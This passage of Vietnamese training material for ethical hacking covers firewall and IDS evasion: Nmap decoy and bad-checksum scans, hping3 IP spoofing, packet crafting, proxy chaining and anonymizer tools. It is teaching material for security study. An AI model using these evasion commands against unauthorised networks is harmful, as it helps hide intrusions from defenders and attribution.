
Mồi nhử IP (IP Address Decoy)

IP Address Decoy (mồi nhử IP) là chỉ định địa chỉ IP một cách thủ công để tránh IDS/firewall. Kỹ thuật này gây khó khăn cho IDS/firewall trong việc xác định IP nào đang thực sự tấn công. Công cụ Nmap tích hợp tính năng dò quét mồi nhử, che giấu quá trình quét bằng mồi nhử. Kỹ thuật này tạo ra nhiều IP để thực hiện quét, do đó gây khó khăn cho các cơ chế bảo mật trong việc xác định IP nguồn ban đầu.

Ta có thể thực hiện hai kiểu quét mồi nhử bằng Nmap:

`nmap -D RND:10 [target]`

Sử dụng lệnh này, Nmap sẽ tự động tạo số lượng ngẫu nhiên các mồi nhử để quét và định vị ngẫu nhiên địa chỉ IP thực giữa các IP mồi nhử.



Decoy using Nmap RND option

nmap -D decoy1,decoy2,decoy3,...,ME,... [target]

Sử dụng lệnh này nhằm chỉ định thủ công IP của mồi nhử. Ta phân tách từng IP mồi nhử bằng dấu phẩy (,) và có thể tùy ý sử dụng lệnh **ME** để định vị IP thật của mình trong danh sách mồi nhử. Nếu đặt ME ở vị trí thứ 4 của lệnh, IP thực sẽ được đặt ở vị trí thứ 4 tương ứng. Nếu không sử dụng ME trong lệnh quét thì Nmap sẽ tự động đặt IP thực ở vị trí ngẫu nhiên.

Mồi nhử IP là một kỹ thuật hữu ích để ẩn IP. Tuy nhiên, kỹ thuật này sẽ không thành công nếu mục tiêu sử dụng các cơ chế như theo dõi path của Router, kỹ thuật loại bỏ phản hồi, Ngoài ra, việc sử dụng nhiều mồi nhử có thể làm chậm quá trình quét và ảnh hưởng đến độ chính xác của quá trình này.

Giả mạo IP

Hầu hết các tường lửa lọc các gói tin dựa trên IP nguồn. Các kiểu tường lửa này chỉ kiểm tra IP nguồn và xác định xem gói tin đó đến từ IP nguồn hợp lệ hay không. Nếu không thì IDS sẽ lọc các gói tin đó. Để vượt qua cơ chế này, attacker thường giả mạo IP.

Attacker sẽ thay đổi header của gói tin và gửi các gói này đến máy mục tiêu nhằm che giấu IP thật. Khi máy mục tiêu phản hồi thì sẽ quay trở lại địa chỉ giả mạo chứ không phải địa chỉ thực của attacker. Kỹ thuật này thường được sử dụng trong tấn công DDoS.

Hping3 là một công cụ tạo gói và dò quét mạng theo định hướng **dòng lệnh** cho giao thức TCP/IP, nó gửi các **ICMP echo request** và hỗ trợ các giao thức TCP, UDP, ICMP và raw-IP. Công cụ này có thể kiểm tra an ninh mạng, kiểm tra tường lửa, khám phá MTU, theo dõi nâng cao, footprinting hệ điều hành từ xa, đoán thời gian hoạt động từ xa, kiểm tra TCP/IP stack và các chức năng khác.

Các bạn có thể xem thêm về hping tại bài viết **Mô-đun 3 – Phần 1 – Network Scanning là gì?** Bài viết này mình đã chỉ ra rất rõ các lệnh thường dùng trong hping3.




IP Spoofing using Hping3

Tạo gói tin tùy chỉnh

Attacker tạo các gói TCP tùy chỉnh để vượt qua tường lửa. Một số công cụ phổ biến như **Colasoft** (<https://www.colasoft.com>), **NetScanTools Pro** (<https://www.netscontools.com>), ... Các công cụ này tạo và gửi các luồng gói tùy chỉnh với các giao thức khác nhau ở các tốc độ truyền khác nhau.

Colasoft Packet Builder là một công cụ tạo các gói mạng và giúp chuyên gia bảo mật đánh giá mạng. Attacker có thể chọn gói TCP từ các mẫu được cung cấp và thay đổi các tham số trong bộ giải mã, hệ thập lục phân hoặc ASCII editor để tạo gói. Ngoài việc xây dựng các gói, Colasoft Packet Builder hỗ trợ lưu các gói vào các tệp gói và gửi các gói vào mạng.



Screenshot of Colasoft Packet Builder

Có ba dạng xem trong Packet Builder: Packet List, Decode Editor, và Hex Editor.

- **Packet List:** hiển thị tất cả các gói được tạo. Khi chọn một hoặc nhiều gói trong *Packet List*, gói được đánh dấu đầu tiên sẽ được hiển thị trong cả *Decode Editor* và *Hex Editor* để chỉnh sửa.
- **Hex Editor:** dữ liệu của gói được biểu diễn dưới dạng giá trị thập lục phân và ký tự ASCII; các ký tự không in được được biểu thị bằng dấu chấm trong phần ASCII. Chúng ta có thể chỉnh sửa giá trị thập lục phân hoặc ký tự ASCII.
- **Decode Editor:** cho phép chỉnh sửa các gói mà không nhó độ dài giá trị, thứ tự byte và offsets.


Attacker có thể gửi trực tiếp một gói đã tạo đến ngay lập tức và kiểm soát cách Colasoft Packet Builder gửi các gói như chỉ định khoảng thời gian giữa các gói, thời gian vòng lặp và độ trễ giữa các vòng lặp đó.

Công cụ này còn có thể kiểm tra mạng và kiểm tra khả năng bảo vệ mạng trước các cuộc tấn công và xâm nhập.

Randomizing Host Order

Attacker dò quét các máy trong mạng mục tiêu theo thứ tự ngẫu nhiên để quét mục tiêu dự định nằm ngoài tường lửa. Tùy chọn được Nmap sử dụng để quét với thứ tự máy chủ ngẫu nhiên là **--randomize-hosts**. Kỹ thuật này nhằm xáo trộn từng nhóm gồm 16384 máy trước khi quét với tùy chọn thời gian chậm, do đó làm cho quá trình quét ít gây chú ý hơn đối với các hệ thống giám sát mạng và tường lửa. Nếu kích thước nhóm lớn, **PING_GROUP_SZ** sẽ được tăng lên trong **nmap.h** và nó sẽ được biên dịch lại.


Có thể thực hiện bằng cách tạo danh sách IP mục tiêu bằng lệnh **-sL -n -ON <file name>** rồi ngẫu nhiên hóa nó bằng code Perl và cung cấp danh sách cho Nmap bằng **-iL**.



Screenshot of randomizing hosts in Zenmap

Sending Bad Checksums

Kẻ tấn công gửi các gói có checksum sai hoặc không có thật đến mục tiêu đã định để tránh rule tường lửa. TCP/UDP checksum được sử dụng để đảm bảo tính toàn vẹn của dữ liệu. Việc gửi các gói có checksum không chính xác có thể giúp attacker thu thập thông tin từ các hệ thống được định cấu hình không đúng bằng cách kiểm tra các gói tin phản hồi. Nếu không có phản hồi hoặc các gói bị hủy thì có thể suy ra rằng hệ thống đã được cấu hình ngăn chặn. Tùy chọn được sử dụng bởi Nmap là **--badsum**.



Screenshot of sending bad checksum


Sử dụng Proxy Server

Proxy Server đóng vai trò trung gian để kết nối với các máy khác. Một proxy server được sử dụng để:

- Là tường lửa và để bảo vệ mạng nội bộ khỏi các cuộc tấn công từ bên ngoài
 - Là bộ ghép kênh địa chỉ IP cho phép nhiều máy tính kết nối với Internet khi chỉ có một địa chỉ IP public (NAT/PAT).
 - Ân danh việc lướt web (ở một mức độ nào đó).
 - Để trích xuất nội dung không mong muốn, chẳng hạn như quảng cáo hoặc tài liệu “không phù hợp” (sử dụng máy chủ proxy chuyên dụng).
 - Để cung cấp một số biện pháp bảo vệ chống lại các cuộc tấn công của tin tặc.
 - Tiết kiệm băng thông.

Proxy hoạt động như thế nào?

Khi ta lướt web trên máy tính, máy tính sẽ gửi yêu cầu đến proxy, sau đó, proxy sẽ thay mặt chúng ta gửi yêu cầu đến máy đích. Hay nói cách khác nó làm trung gian giữa ta và máy đích để truyền yêu cầu và nhận phản hồi như trong hình bên dưới.



Attacker using a proxy server for connecting to the target

Trong quá trình này, proxy nhận thông tin liên lạc giữa máy khách và ứng dụng đích. Để tận dụng lợi thế của proxy server, attacker phải cấu hình client để chúng có thể gửi request đến proxy thay vì tới máy đích cuối cùng.

Tại sao attacker sử dụng proxy server?


Attack tấn công một hệ thống sẽ dễ dàng hơn so với việc che giấu nguồn tấn công. Do đó, thách thức chính của chúng là che giấu danh tính của mình để không thể lẩn ra dấu vết. Do đó, hacker sử dụng proxy server để tránh bị phát hiện tấn công bằng cách che giấu địa chỉ IP của mình. Khi hacker sử dụng proxy để kết nối với hệ thống đích, log của máy đích sẽ ghi lại IP nguồn là IP của proxy thay vì IP của hacker.

Proxy còn giúp attacker duyệt Internet ẩn danh và truy cập các trang web bị chặn (tức là trốn tránh các hạn chế của tường lửa). Tóm lại, proxy server giúp:

- Ẩn IP nguồn thực tế để hack mà không có hệ quả pháp lý nào.
- Để che giấu IP nguồn thực sự của cuộc tấn công bằng cách sử dụng IP của proxy.
- Để truy cập từ xa vào mạng nội bộ và các tài nguyên trang web khác thường bị giới hạn.
- Để ngắt tất cả các yêu cầu do người dùng gửi và truyền chúng đến đích thứ ba; do đó, nạn nhân sẽ chỉ có thể xác định địa chỉ máy chủ proxy.

Proxy chaining

Chuỗi proxy (proxy chaining) giúp attacker tăng khả năng ẩn danh trên Internet của mình. Tính ẩn danh trên Internet phụ thuộc vào số lượng proxy được sử dụng để tìm nạp; số lượng proxy server được sử dụng càng lớn thì khả năng ẩn danh của kẻ tấn công càng lớn.




Ẩn danh (Anonymizers)

Trình ẩn danh là một máy trung gian thay mặt người dùng lướt web khiến cho hoạt động này không thể bị theo dõi. Trình ẩn danh cho phép người dùng vượt qua kiểm duyệt Internet. Nó có thể loại bỏ tất cả thông tin nhận dạng (kể cả địa chỉ IP) khỏi hệ thống khi lướt Internet, do đó đảm bảo quyền riêng tư. Nó còn có thể mã hóa dữ liệu được truyền từ máy tính đến nhà cung cấp dịch vụ Internet (ISP). Hầu hết các trình ẩn danh có thể ẩn danh các dịch vụ như HTTP, FTP, gopher.

- **Đảm bảo quyền riêng tư:** Các hoạt động điều hướng trang web không bị theo dõi. Quyền riêng tư được duy trì trừ khi người dùng tiết lộ thông tin cá nhân của mình trên web như điền form, ...
- **Truy cập nội dung do chính phủ hạn chế:** Hầu hết các chính phủ ngăn công dân truy cập vào một số trang web hoặc nội dung được cho là không phù hợp hoặc nhạy cảm. Tuy nhiên, những trang web này vẫn có thể được truy cập bằng cách sử dụng trình ẩn danh nằm bên ngoài quốc gia.
- **Bảo vệ chống lại các cuộc tấn công:** Có thể định tuyến tất cả lưu lượng truy cập Internet của khách hàng qua máy chủ DNS.
- **Bỏ qua IDS và các rule tường lửa:** Tường lửa chỉ nhìn thấy kết nối từ máy tính của user đến địa chỉ web của trình ẩn danh. Trình ẩn danh sau đó sẽ kết nối với bất kỳ trang web nào với sự trợ giúp của kết nối Internet và sau đó chuyển nội dung trở lại.

Một số công cụ ẩn danh có thể kể đến như **Whonix**, **Orbot**, ...

Whonix là một hệ điều hành dành cho PC được thiết kế để bảo mật và quyền riêng tư nâng cao. Nó giảm thiểu mối đe dọa của các vector tấn công thông thường mà vẫn duy trì khả năng sử dụng. Ẩn danh bằng cách sử dụng mạng **Tor**. Nó bao gồm một Debian được cấu hình chạy bên trong nhiều máy ảo, cung cấp một lớp bảo vệ đáng kể khỏi mã độc và rò rỉ IP.



Screenshot of Whonix

Một số công cụ khác như:

- [Psiphon](#)
- [TunnelBear](#)
- [Invisible Internet Project](#) (I2P)
- [JonDo](#)


Đối với thiết bị di động, [Orbot](#) là một ứng dụng proxy cho phép các ứng dụng khác sử dụng Internet an toàn hơn. Nó sử dụng Tor để mã hóa lưu lượng truy cập Internet và sau đó ẩn bằng cách chuyển tới một loạt máy tính trên khắp thế giới.



Orbot: Tor for Android

Ngoài ra, [Psiphon Pro](#) là một công cụ vượt tường lửa do **Psiphon, Inc.** phát triển, sử dụng công nghệ proxy VPN, SSH và HTTP cung cấp quyền truy cập mở và không bị kiểm duyệt.

Tuy nhiên, Psiphon Pro không tăng tính riêng tư trực tuyến và không phải là một công cụ bảo mật trực tuyến.



Screenshot of Psiphon Pro

- **Chế độ trình duyệt hoặc VPN (toute bộ thiết bị):** chọn tunnel toàn bộ hay chỉ trình duyệt web.
- **Số liệu thống kê trong ứng dụng:** cho ta biết đã sử dụng bao nhiêu lưu lượng truy cập.

Mô-đun 3. Phần 8: Thực hành kỹ thuật né tránh tường lửa và IDS

Bước tiếp theo sau khi phát hiện ra hệ điều hành của mục tiêu đó là dò quét mạng mà không bị các vòng đai bảo mật như tường lửa và IDS phát hiện. IDS và tường lửa là cơ chế bảo mật hiệu quả; tuy nhiên, chúng vẫn có một số hạn chế về bảo mật.

Một số nội dung trong phần này:

- Quét né tránh IDS/tường lửa bằng nhiều kỹ thuật trốn tránh khác nhau
- Tạo các gói tin tùy chỉnh bằng cách sử dụng Colasoft Packet Builder
- Tạo các gói UDP và TCP tùy chỉnh bằng cách sử dụng Hping3


- Duyệt ẩn danh bằng Proxy Switcher
- Duyệt web ẩn danh bằng CyberGhost VPN

Hệ thống phát hiện xâm nhập (IDS) và tường lửa là các cơ chế bảo mật nhằm ngăn chặn những đối tượng cụ thể không được phép truy cập vào mạng. Tuy nhiên, ngay cả IDS và tường lửa cũng có một số hạn chế về bảo mật. Một số kỹ thuật né tránh tường lửa như mình đã giới thiệu ở bài trước như:

- **Phân mảnh gói:** Gửi các gói thăm dò bị phân mảnh đến mục tiêu đã định, mục tiêu này sẽ tập hợp lại nó sau khi nhận được tất cả các mảnh
